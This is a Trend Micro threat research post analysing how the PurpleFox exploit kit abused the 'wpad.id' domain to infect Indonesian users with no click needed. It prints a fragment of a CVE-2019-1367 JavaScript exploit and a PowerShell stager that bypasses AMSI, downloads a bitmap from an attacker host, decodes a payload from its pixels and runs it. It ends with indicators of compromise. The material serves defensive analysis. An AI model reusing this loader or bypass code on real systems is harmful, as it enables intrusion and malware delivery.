PurpleFox Using WPAD to Target Indonesian Users

trendmicro.com/en_us/research/21/g/purplefox-using-wpad-to-targent-indonesian-users.html

July 1, 2021

In September 2020, we published a blog describing how the PurpleFox Exploit Kit used Cloudflare services to maintain an infrastructure resilient to blocking and detection attempts. Since then, PurpleFox has been maintaining this strategy while at same time improving its attack chain by incorporating the latest public vulnerabilities into its arsenal.

Recently, we found that PurpleFox added a very old tactic to increase its delivering performance. This time PurpleFox EK is making use of WPAD domains to infect users. While a WPAD abuse attack is a technique that has been around for approximately 14 years, it still works. Initiatives to prevent this attack help, but they are not sufficient.

Our systems started detecting victims accessing the "wpad.id" domain, which makes use of the Indonesian top level domain (*.id). We did not find any other country top level domain affected. Using this technique, a zero-click attack can be implemented, as the WPAD URL is accessed whenever the system starts, without any user input.

PurpleFox WPAD landing page

To abuse WPAD, the PurpleFox authors registered the domain "wpad.id" with Cloudflare. They then load the URL for WPAD services, which is located at *http://wpad[.]id/wpad[.]dat*. At the time of analysis, this would return a standalone JavaScript version of the CVE-2019-1367 with custom shellcode to follow the attack chain setup for the WPAD attack. Figure 1 shows the WPAD resolution and malicious sample delivery.





Figure 1. CVE-2019-1367 exploit delivery using WPAD



```
var a = "1.db";
var b = "2.js";
var c = 2;
var d = 2;
var e = 4;
var f = 0x10;
var g = 8;
var h = 0xC0;
var i = 0x10;
var j = 0x38;
var k = 0x48;
var l = "\u614E\u4B74\u01c8\u0000\u0024\u0000\u0159\u0000\u0002\u0000\u0000\u0000\u0001\u0000\u000
var m = "\u18E8\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u6A0
function n(a, b, c) {
    var d = new Array();
    d.push(a, 0x00, 0x00, 0x00, b & 0xFFFF, (b >> 16) & 0xFFFF, c & 0xFFFF, (c >> 16) & 0xFFFF);
    return String.fromCharCode.apply(null, d);
}

var o = new Array();
var p = new Array();
var q = new Array();
var r = new Array();
var s = new Array();
var t = new Array();
var u = new Array();
var v = new Array();
var w = 0;
var x = 2 * 100 - 1;
var y = 70;
var z = x - 20;
for (var A = 0; A < 0x1000; A++) v[A] = new Array();
for (var A = 0; A < 100; A++) u[A] = new Array(1, 2);
```

Figure 2. The CVE-2019-1367 JavaScript standalone exploit

The custom shellcode downloads the next stage from the URL *http://9kf[.]me/in[.]php?id=1*. The domain “9kf.me” was no longer accessible by the time we analyzed the samples, but we were be able to find two more active domains, “2kf.me” and “6kf.me,” that contained the same payload.

Following the request logic, we retrieved the full chain used in this deployment. The PurpleFox chain is designed with multiple complicated stages abusing PowerShell and MSI files as previously described by Trend Micro and other researchers. This post will not go into the details; we will limit ourselves to showing how the two domains are chained to deliver the full attack chain.

```
else {

    if (!(Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64')) {
        do {
            $v6MHaIhvNfzh = '$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like ''*iUtils'') {$c=$b}};$d=$c.GetFields
            (''NonPublic,Static'');Foreach($e in $d) {if ($e.Name -like ''*Context'') {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]
            ]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf,0,$ptr,1);sal a New-Object;Add-Type -A System.Drawing;
            $M06euLG8n85T=a System.Drawing.Bitmap((a Net.WebClient).OpenRead(''http://6kf.me/in.php?id=2''));$3JL8JoaydSmJ=a Byte[] 364544;
            (0..355)|%{foreach($EsBdcr8oCCaP in(0..1023)){$NmL7R6Lpd5HB=$M06euLG8n85T.GetPixel($EsBdcr8oCCaP,$_);$3JL8JoaydSmJ[$_*1024
            +$EsBdcr8oCCaP]=([math]::Floor(($NmL7R6Lpd5HB.B-band15)*16)-bor($NmL7R6Lpd5HB.G -band 15))}};IEX([System.Text.Encoding]::ASCII.
            GetString($3JL8JoaydSmJ[0..364377]));MsiMake '
            IEX ($v6MHaIhvNfzh + $msipath)
            Start-Sleep 60
        }
        until (Get-ItemProperty -Path $Regkeypath -name StayOnTop)
    }
    else {
        do {
            $pqyc8R0Rkqtf = '$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like ''*iUtils'') {$c=$b}};$d=$c.GetFields
            (''NonPublic,Static'');Foreach($e in $d) {if ($e.Name -like ''*Context'') {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]
            ]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf,0,$ptr,1);sal a New-Object;Add-Type -A System.Drawing;
            $USqE7mx6bIiw=a System.Drawing.Bitmap((a Net.WebClient).OpenRead(''http://6kf.me/in.php?id=3''));$6LaPMcAxP3Av=a Byte[] 295936;
            (0..288)|%{foreach($ewmnNBhFbkPd in(0..1023)){$cmMposje8Gbs=$USqE7mx6bIiw.GetPixel($ewmnNBhFbkPd,$_);$6LaPMcAxP3Av[$_*1024
            +$ewmnNBhFbkPd]=([math]::Floor(($cmMposje8Gbs.B-band15)*16)-bor($cmMposje8Gbs.G -band 15))}};IEX([System.Text.Encoding]::ASCII.
            GetString($6LaPMcAxP3Av[0..295914]));MsiMake '
            & $64($pqyc8R0Rkqtf + $msipath)
            Start-Sleep 60
        }
        until (Get-ItemProperty -Path $Regkeypath -name StayOnTop)

    }

}
```

Figure 3. The 2kf.me domain redirecting to 6kf.me

The domain resolution and access to the attack chain artifacts are all being proxied through Cloudflare servers, as shown in the Figure 4.




Figure 4. The attack chain

Analysis of the full chain revealed that the following CVEs were being exploited: CVE-2020-1054, CVE-2018-8120, as well as an exploit for MS15-051. The binary exploiting the MS15-051 leak the symbols path *C:\Users\K8team\Desktop\ms15-051\ms15-051\ms15-051\Win32\ms15-05,* suggesting that PurpleFox is reusing tools from K8team, which is responsible for maintaining public repositories of CVE exploits POCs and hack tools.

Defending against PurpleFox

The PurpleFox Exploit Kit continues to be very active and appear to be looking for new infection tactics. Our feedback shows that this specific attempt is not only affecting Indonesian victims, as users in other countries who are using the Indonesian TLD are being affected as well. At same time, PurpleFox is trying to reach servers where the user interaction is minimal but are potentially affected by the WPAD technique, such as unattended machines.

Continuous vigilance against threat groups is an important aspect of keeping up with — if not staying one step ahead of — threats. To protect systems from this type of threat, users can use multilayered security solutions like Trend Micro Protection Suites that help detect and block attacks. Trend Micro Vision One™ also provides visibility, correlated detection, and behavior monitoring across multiple layers, such as emails,

endpoints, servers, and cloud workloads. This ensures that no significant incidents go unnoticed and allows faster response to threats before they can do any real damage to the system.

Indicators of Compromise

Files

SHA256	Filename	Trend Micro Detection Name
1aa1df57f786224f4997f1d6284a123176291f3f3d43bc4b942ae423c58cc356	winupdate64.log	Trojan.Win64.FUPORPLEX.D
3039208b2a34bb2e71bc6a77ae3be2fa588abd359fdb0068253739f3839f3425	2020-09-09_16-25-29_764_raw.githack.store_P1-1-2_PurpleFox.exe.bak	Trojan.Win32.CVE20188120.E
36725374d7ec66c9876eb1d5edc2a5889643e01dbd0ac7a6705babbc3c3ea6a9	M0011.cab	Trojan.Win32.FUPORPLEX.E
61113a0acd6469ce0d860db55c2afa3cdcbac2f5411fe8259cca43c10c042239	1505132.jpg	TROJ_CVE20151701.B
905cc7b3027cad361ae7a29969dfd7e63f8f1189d7e0abdf5b2efe0f1ec13e5c	pe_1	Trojan.Win32.CVE20190808.A
db7c4a360b460a13148d6e5fff530afaa0fa161959166cdab342d0aa9760ba68	sysupdate.log	Backdoor.Win32.FUPORFLEX
f09c502f4b5862641b3c3eff19ae96d949fab465b3fddd1888fe945817c9e2fd	N/A	Trojan.Win32.FUPORPLEX.E

URLs

- http://2kf[.]me/in[.]php
- http://6kf[.]me/in[.]php
- http://9kf[.]me/in[.]php

Cyber Threats

The PurpleFox Exploit Kit is now being distributed via WPAD attacks targeting Indonesian users.

By: William Gamazo Sanchez July 01, 2021 Read time: (words)

Content added to Folio